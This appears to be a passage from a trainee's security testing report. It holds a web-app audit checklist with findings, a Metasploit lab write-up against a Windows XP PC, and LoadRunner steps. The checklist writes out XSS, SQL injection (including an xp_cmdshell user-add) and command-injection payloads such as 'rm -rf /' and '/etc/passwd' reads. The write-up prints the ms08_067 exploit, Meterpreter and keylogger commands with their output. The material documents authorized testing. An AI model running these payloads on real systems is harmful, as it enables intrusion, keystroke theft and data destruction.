		Life Time-periodic password change (max. 1 year)	Not in compliance (no such feature present in this website)	
		Remember old password	Not in compliance (no such feature present in this website)	
7	Account Lockout	No of attempts/ retries (maximum of 5 and alert to administrator on account locked)	Not incompliance Account could not lock in any attempt	
8	Generic Login Failure Message	Provide a generic login failure message instead ‘user ID is incorrect’ or ‘user password is incorrect’	In compliance	
9	Secure Storage Of Credentials	Passwords and the answers to “forgot password” questions stored in clear-text/hashed/ salted hash format.	Audit	
10	Forgot Password Logic – Information Disclosure	Forgot Password feature give you feedback that indicates whether or not an entered user id is valid.	Not in compliance (no such feature present in this website)	Major
	Forgot Password Logic – Strength of Security Questions	Forgot Password feature allow the user to choose from only a pre-defined list of strong questions or allowing a user to choose their own security question (weak)	Not in compliance (no such feature present in this website)	
	Forgot Password Logic – Bypassing Security Question	Check to bypass the security question and jump straight to the “Reset password” page, or manipulate the site into changing/resetting another user’s password.	Not in compliance (no such feature present in this website)	
	Forgot Password Logic – Establishing New Password	1. Reset the user’s password to a temporary value and email it to the email	Not in compliance (no such feature present in this website)	

		<p>address on file, and force user to change password to a permanent value at next login.</p> <p>2. Allow the user to immediately choose a new password in-session.</p>		
11	Re-authenticating User When Changing Password	User to re-enter their old password when making a password change	Not in compliance (no such feature present in this website)	
12	Disabling Browser Autocomplete Feature	Autocomplete set to false for password, username, and all other sensitive inputs.	Not In compliance	
13	Logging of Authentication Events	Logins, logouts, password changes, password resets, account locks, account unlocks logged by the application and transactions	To be check	
14	Forced browsing / broken authentication	Check URL of resources that need authentication(Crawl and identify the URL after login and logout and try all captured URL for getting the resource	In compliance	

Session Handling

Sl. No.	Parameter	Description/ Verification	Observation	Status
1	Randomness of Session Token	Check the randomness of session token	In compliance	
2	Method of Passing Session Token	Check the site passes the session token from page to page in a cookie or hidden field (good), or in the URL (not secure)	Incompliance Tokens are saved in cookies	
3	Use of Secure Cookies	Check the site mark its session cookie(s) with the “secure” attribute so it can only be passed via	In compliance	

		SSL.		
4	Use of HttpOnly Cookies	Check the site mark its session cookie(s) with the “HttpOnly” attribute so the cookie cannot be accessed via client-side Javascript code.	In compliance	
5	Use of Non-Persistent Cookies For Tracking Session	Check the site use session cookies (with no “Expiration” attribute) for storing its session token. And use persistent cookies (with an “Expiration” attribute set to a future date).	Not in compliance Expiry is not given Refer to screenshot 5	
6	Session Timeout	Check the session timeout	Not in compliance As per the owasp zap tool session timeout is not given refer to screen shot 4	
7	Generating New Session After Login	Check that the application generates a new session and assigns a new session id to the user immediately after a successful login.	In compliance Every time new session token id is generated	
8	Logout Functionality	Check that the application provides a Logout link for the user. And on clicking the Logout Link, it results in the session expiry from server side.	In compliance	
9	Contents of Cookies	Check cookies set by the application contain any sensitive info, such as the User ID, Roles, system info, etc.	No sensitive info. Is stored in cookies	

Input Validation

Sl. No.	Parameter	Description/ Verification	Observation	Status
1	Cross site scripting	<p>1. Apply the input <script>alert("XSS")</script> to the text box (feedback, message box etc) where the user supplied data can be accepted and checked for message box "XSS" by accessing another user.</p> <p>2. Apply the input <script>alert("XSS")</script> to the field like search, URL etc and check for message box "XSS"</p> <p>3. ‘ ‘;!--“<XSS>=&{()}</p> <p>4. ‘;alert(1)//’;alert(2)//’;alert(3)//’;alert(4)//--></SCRIPT>”>’<SCRIPT>alert(5)<SCRIPT>;+&{<script>alert(6)</script>}</p> <p>5. Use the above with different encoding scheme base64, URL, HTML and Unicode</p>	Not in compliance(script will be add)screenshot 2 Note :script will add when we update the record	Major
2	SQL Injection	Enter –single(') quote in username and blank in password field (Query sent onto the DB as username="" and password=' ') and check for sql error message or 500 error code	Not in compliance Refer to screenshot 3	
		Enter -‘ ‘)#+>and check for sql error message or 500 error		

		code		
		Enter valid user name followed by single quote and a semi colon and the SQL comment ('--) (username='abc';--' and password=' ')		
		' or 1=1-- ‘ or 1=1# or 1=1-- or 1=1# “ or 1=1-- “ or 1=1# abc' or ‘x’=' abc” or ‘x’='x) or (“x”="" “) or (“x”=""x ' and 1=1--		
		Username: ' or ''=' and password: ' or ''='		
		Username: ' or 1=1-- and password:		
		Username: ' or 'a'='a'-- and password:		
		Username: ' or uname like '% and password: ' or pword like '%'		
		Fields where numeric input is expected Username:0 or 1=1 and password: ' or pword like '%'		
		Apply SQL query where user has administrator right username: ';'exec master..xp_cmdshell 'net user newusernmae newuserpassword /ADD'- password:	Incompliance	
3	Command injection	Anything;rm-rf/ (in unix system) Unix > ;%	In compliance	

		/bin/cat/etc/passwd> ;%> ;%date> ;%Windows> ;%type\boot.ini> ;%		
4	Buffer overflow	1000 characters are applied to all types of fields through proxy tool and check for no response or timeout or 500 internal error. If this happens check by sending the valid data to check the no network problem.	In compliance	

Access Control


Sl. No.	Parameter	Description/ Verification	Observation	Status
1	Parameter Analysis	The application shall enforce its access control model by ensuring that any parameters available to an attacker would not afford additional service.	In compliance	
2	Privilege Escalation	Application shall not allow user to escalate role / privilege	Not in compliance User can access admin privileges by accessing through simple user id Refer to screenshot 6	

Other Checks/ Misconfiguration

Sl. No.	Parameter	Description/ Verification	Observation	Status
1	Error Handling	Check the application log unhandled exceptions and show user a generic tech diff message rather than displaying the detailed	Not in compliance Note : when the session expires it provides the 404 error message rather then session expire message	

		error.		
2	Directory Browsing	Is Directory Browsing enabled on any of the web folders?	In compliance	
3	Information Leakage In Code Comments	Any sensitive information included in HTML, Javascript, or other comments	In compliance	
4	Denial of Service Attack	Check for the CAPCHA for the form/ submit etc to avoid the automatic attack.	Not in compliance(No such authentication is available) Screen shot 3:	
5	Configuration & unused file	File get left on the web directory and can be source of information	In compliance	

Screenshot no. 1:



Screen shot 2:

A screenshot of a web application titled "Information System". The main title bar says "Information System" and has "Report" and "Logout" buttons. Below the title bar is a sub-header "Update Location". The form contains the following fields:

State:	UTTAR PRADESH	District:	Shahjahanpur	Tehsil:	Tilhar	Village:	Parchar
Latitude (E-38):	Latitude	Longitude (E-38):	Longitude	Get Coordinates From Google Map			
File Type:	<input type="radio"/> KML	<input type="radio"/> Scanned Map	<input type="radio"/> Geo Referenced Map	File Upload:	Browse...	No file selected	
Locality:	<script>alert("XSS")</script>						
Ministry:	BHARAT SANDHAN NC						
Name of Allotee:	<script>alert("XSS")</script>						
Area:	122.0						
Regulation:	allotted						
Type:	szx						
Block No:	<script>alert("XSS")</script>						
LDO NO:	<script>alert("XSS")</script>						


A red arrow points to the "Locality" field, which contains the XSS payload "<script>alert('XSS')</script>". A red box highlights the same XSS payload in the "Type" field. The status bar at the bottom shows the date and time: "14:40 PM 6/16/2016".

2.b


script is added

Screenshot no. 3:

Screen shot 4:



Screen shot 5:



Screenshot 6:

The screenshot shows a web browser window with a green header bar. The title bar reads "Information System". Below the header is a toolbar with icons for search, refresh, and other functions. On the right side of the header, there are "Report" and "Logout" buttons. The main content area is titled "New User". It contains three input fields: "User Name" (with placeholder "User Name"), "password" (with placeholder "Password"), and "Rights" (with options "Read" and "Edit"). At the bottom are two buttons: "Save" and "Reset".

Access the admin functionality through simple login
by url crawling



PENETRATION TESTING

WORK DONE

Since Penetration testing can be extremely useful as well as extremely harmful and dangerous if used for malicious purposes, we were given the task to penetrate a PC at our workplace running Windows Operating System. To accomplish this we first made a bootable USB stick containing Kali Linux and ran the OS in Live mode. When Kali Linux booted up, the first step was information gathering. For this, we used two tools: ZenMap Scan and NMap Scan (inside Armitage only). The scan required us to enter the IP address of the target computer. After entering the IP address and letting the scan run, the results were saved in an XML file which will later be imported in Armitage.

The next step was to run the Metasploit Framework, which was present in the desktop only. After this we needed to type Armitage in the same terminal that started the Framework Service. After running Armitage successfully, the XML file was imported which contained the detailed scan of target PC by going to Hosts -> Import Hosts. Once the import is finished, the PC will show up in the Armitage Application.


The next step was to scan the target PC to gather information such as the OS, username and the list of ports open in it to plan the exploit or attack. This was done by right clicking the icon of the PC and clicking scan. After the scan is completed Find Attacks command was run. When attacks are found, then we choose a suitable attack to exploit the target. Since our target PC was running Windows XP, we chose the netapi-ms08-067 attack to exploit the target. Since 445 Port was opened in the target, RHOST was set to 445 and LHOST to 8080 (Our PC).

Once the attack successfully exploited the target PC, we ran Meterpreter (advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime) and did various stuff such as taking screenshot of the target PC screen, initiating keylogger service, controlling the target using shell commands, etc.

So, we were successfully able to penetrate inside the target PC and perform tasks without the knowledge of the target PC user.

SCREENSHOTS

1. Scan Depicting the information of target PC such as the Operating System installed, username, etc.



The screenshot shows the Armitage interface with three hosts listed: 192.168.1.10 (Linux), 192.168.1.105 (Windows), and 192.168.1.14 (Windows). The host 192.168.1.14 is selected and highlighted with a dashed green border. The bottom console window displays the output of a host discovery scan:

```
[*] Starting host discovery scans
[*] 1 scan to go...
msf auxiliary(tcp) > use scanner/smb/smb_version
msf auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(smb_version) > set REPORT 445
REPORT => 445
msf auxiliary(smb_version) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.14:445 is running Windows XP SP2 (language:English) (name:STQC-7B47785C70) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Scan complete in 10.99s
[*] msf auxiliary(smb_version) >
```


2. Scan depicting the open ports and other information of the target PC



The screenshot shows the Armitage interface with one host listed: 192.168.1.14 (Windows). The bottom console window displays the output of a port scanning scan:

```
[*] Building list of scan ports and modules
[*] 1 scan to go...
[*] msf > use auxiliary/scanner/portscan/tcp
[*] msf auxiliary(tcp) > set THREADS 24
THREADS => 24
[*] msf auxiliary(tcp) > set PORTS 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8000, 4848, 1433, 5560, 512, 513, 514, 545, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9800, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3659, 548, 617, 6112, 6667, 3632, 783, 10056, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10006, 6504, 41523, 41524, 2060, 1980, 18202, 6503, 6670, 6502, 6050, 2103, 41025, 44334, 2106, 5954, 12283, 26006, 4006, 1000, 8014, 5250, 34443, 8028, 8006, 7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8000, 8001, 8002, 8003, 8004, 8005, 8006, 8007, 8008, 8009, 8000, 1000, 10000, 10000, 5001, 5002, 5003, 5004, 5005, 5006, 5007, 5008, 5009, 5000, 113, 1755, 407, 1434, 2040, 680, 3126, 20222, 20834, 20835, 7579, 38800, 12401, 910, 912, 11234, 46823, 5061, 5062, 2380, 69, 5000, 62514, 42, 5631, 902, 5985, 5905, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
PORTS => 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8000, 4848, 1433, 5560, 512, 513, 514, 445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9800, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3659, 548, 617, 6112, 6667, 3632, 783, 10056, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10006, 6504, 41523, 41524, 2060, 1980, 18202, 6503, 6670, 6502, 6050, 2103, 41025, 44334, 2106, 5954, 12283, 26006, 4006, 1000, 8014, 5250, 34443, 8028, 8006, 7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8000, 8001, 8002, 8003, 8004, 8005, 8006, 8007, 8008, 8009, 8000, 1000, 10000, 10000, 5001, 5002, 5003, 5004, 5005, 5006, 5007, 5008, 5009, 5000, 113, 1755, 407, 1434, 2040, 680, 3126, 20222, 20834, 20835, 7579, 38800, 12401, 910, 912, 11234, 46823, 5061, 5062, 2380, 69, 5000, 62514, 42, 5631, 902, 5985, 5905, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
[*] [*] 192.168.1.14:139 - TCP OPEN
[*] 192.168.1.14:135 - TCP OPEN
[*] 192.168.1.14:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] msf auxiliary(tcp) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
[*] [*] 192.168.1.14:139 - TCP OPEN
[*] Auxiliary module running as background job
[*] 192.168.1.14:135 - TCP OPEN
[*] 192.168.1.14:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] msf auxiliary(tcp) >
```

3. Running the netapi attack on the target and opening a meterpreter




The screenshot shows the Armitage interface with a netapi exploit session running against host 192.168.1.14. The terminal window displays the msf exploit(ms08_067_netapi) command-line interface, showing the exploit configuration and the successful connection to the target.


```
msf > use exploit/windows/ms08_067_netapi
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.16
LHOST => 192.168.1.16
msf exploit(ms08_067_netapi) > set LPOR 8080
LPOR => 8080
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.14
RHOST => 192.168.1.14
msf exploit(ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Automatically detecting the target...
[*] Platform: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (alwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.1.14
[*] Meterpreter session 2 opened (192.168.1.16:43428 -> 192.168.1.14:8080) at 2016-07-22 16:28:15 +0000

msf exploit(ms08_067_netapi) >
```

4. Capturing screenshot of target PC using Meterpreter



5. Log Keystrokes Service (Keylogger) implemented and keystrokes captured : “www”



```
msf post(keylog_recorder) > set ShowKeystrokes 1
ShowKeystrokes => 1
msf post(keylog_recorder) > set INTERVAL 5
INTERVAL => 5
msf post(keylog_recorder) > run -j
[*] Post module running as background job
[*] Executing module against ST0C-7B47785C70
[*] Migration type: explorer
[*] explorer.exe process found, migrating into 1180...
[*] Migration successful
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf5/loot/20160722162106 default 192.168.1.14.host.windows.key.724367.txt
[*] Recording keystrokes...
[*] Keystrokes captured www
[*] 192.168.1.14 - Meterpreter session 1 closed.
[*] Session 1 lost new keystrokes...
[*] Post failed: IOError closed stream
[-] Call stack:
[-]   /usr/lib/ruby/2.2.0/gems/1.9.3/lib/net/ssh/transport/openssl/channel.rb:172:in `write'
[-]   /usr/lib/ruby/2.2.0/gems/1.9.3/lib/net/ssh/transport/openssl/channel.rb:326:in `do_write'
[-]   /usr/lib/ruby/2.2.0/gems/1.9.3/lib/net/ssh/transport/openssl/channel.rb:344:in `write'
[-]   /usr/lib/ruby/2.2.0/gems/1.9.3/lib/net/ssh/transport/openssl/channel.rb:172:in `write'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:173:in `block in send_packet'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:171:in `synchronize'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:171:in `send_packet'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:271:in `send_packet_wait_response'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:199:in `send_request'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:199:in `block in send_request'
[*] msf post(keylog_recorder) >
```

6. Turning of the target PC using CMD command via meterpreter.

A screenshot of the Armitage interface. At the top, the menu bar includes 'Applications', 'Places', 'Armitage - ArmitageMain', 'File 16:30', and 'Armitage'. The main window shows a network graph with nodes for 'auxiliary', 'exploit', 'payload', and 'post'. A specific node for 'payload' is selected, displaying a thumbnail of the Windows logo and the IP address '192.168.1.14'. Below the graph is a terminal window with the following content:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> SHUTDOWN
Usage: SHUTDOWN [-l] [-s] [-r | -a] [-f] [-m \\computername] [-t xx] [-c "comment"] [-d up:xx:yy]

  No args          Display this message (same as -?) 
  -l              Display an interactive message box must be the first option
  -s              Log off (cannot be used with -m option)
  -r              Shutdown the computer
  -a              Shutdown and restart the computer
  -f              Abort a system shutdown
  -m \\computername Remote computer to shutdown/restart/abort
  -t xx           Set time for shutdown to xx seconds
  -c "comment"    Shutdown comment (maximum of 127 characters)
  -f              Forces running applications to close without warning
  -d [ulp]:xx:yy  The reason code for the shutdown
                 u is the user code
                 p is a planned shutdown code
                 xx is the major reason code (positive integer less than 256)
                 yy is the minor reason code (positive integer less than 65536)

C:\WINDOWS\system32> SHUTDOWN -s
```

2. AUTOMATED TOOL

NAVIGATIONAL STEPS FOR LOADRUNNER LAB-EXERCISES

1.Creating Script Using Virtual User Generator

- Start-> program Files->Load Runner->Virtual User Generator
- Choose File->New
- Select type and Click Ok Button
- Start recording Dialog Box appears
- Besides Program to Record, Click Browser Button and Browse for the Application
- Choose the Working Dir
- Let start recording into sections Vuser_Init and click Ok button
- After the application appears, change sections to Actions.
- Do some actions on the application
- Change sections to Vuser_End and close the application
- Click on stop Recording Icon in the tool bar of Vuser Generator
- Insert the Start_Transaction and End_Transactions.
- Insert the Rendezvous Point
- Choose :Vuser->Run, Verify the status of script at the bottom in Execution Log.
- Choose:File->Save.(Remember the path of the script).

2.Running the script in the Controller with Wizard

- Start-> program Files->Load Runner->Controller.
- Choose: wizard option and click OK.
- Click Next in the welcome Screen
- In the host list , click add button and mention the machine name Click Next Button

- Select the related script you are generated in Vuser Generator(GUI Vuser Script,DB script,RTE script)
- Select Simulation group list, click edit button and change the group name ,No of Vuser.
- Click Next Button
- Select Finish Button.
- Choose: Group->Init or Group->Run or Scenario->Start.
- Finally Load runner Analysis graph report appears.

Analysis Graphs:




Figure 1. The throughput of the system in pages per second as load increases over time

Note that the throughput increases at a constant rate and then at some point levels off.




Figure 2. The execute queue length of the system as load increases over time

Note that the queue length is zero for a period of time, but then starts to grow at a constant rate. This is because there is a steady increase in load on the system, and although initially the system had enough free threads to cope with the additional load, eventually it became overwhelmed and had to start queuing them up.

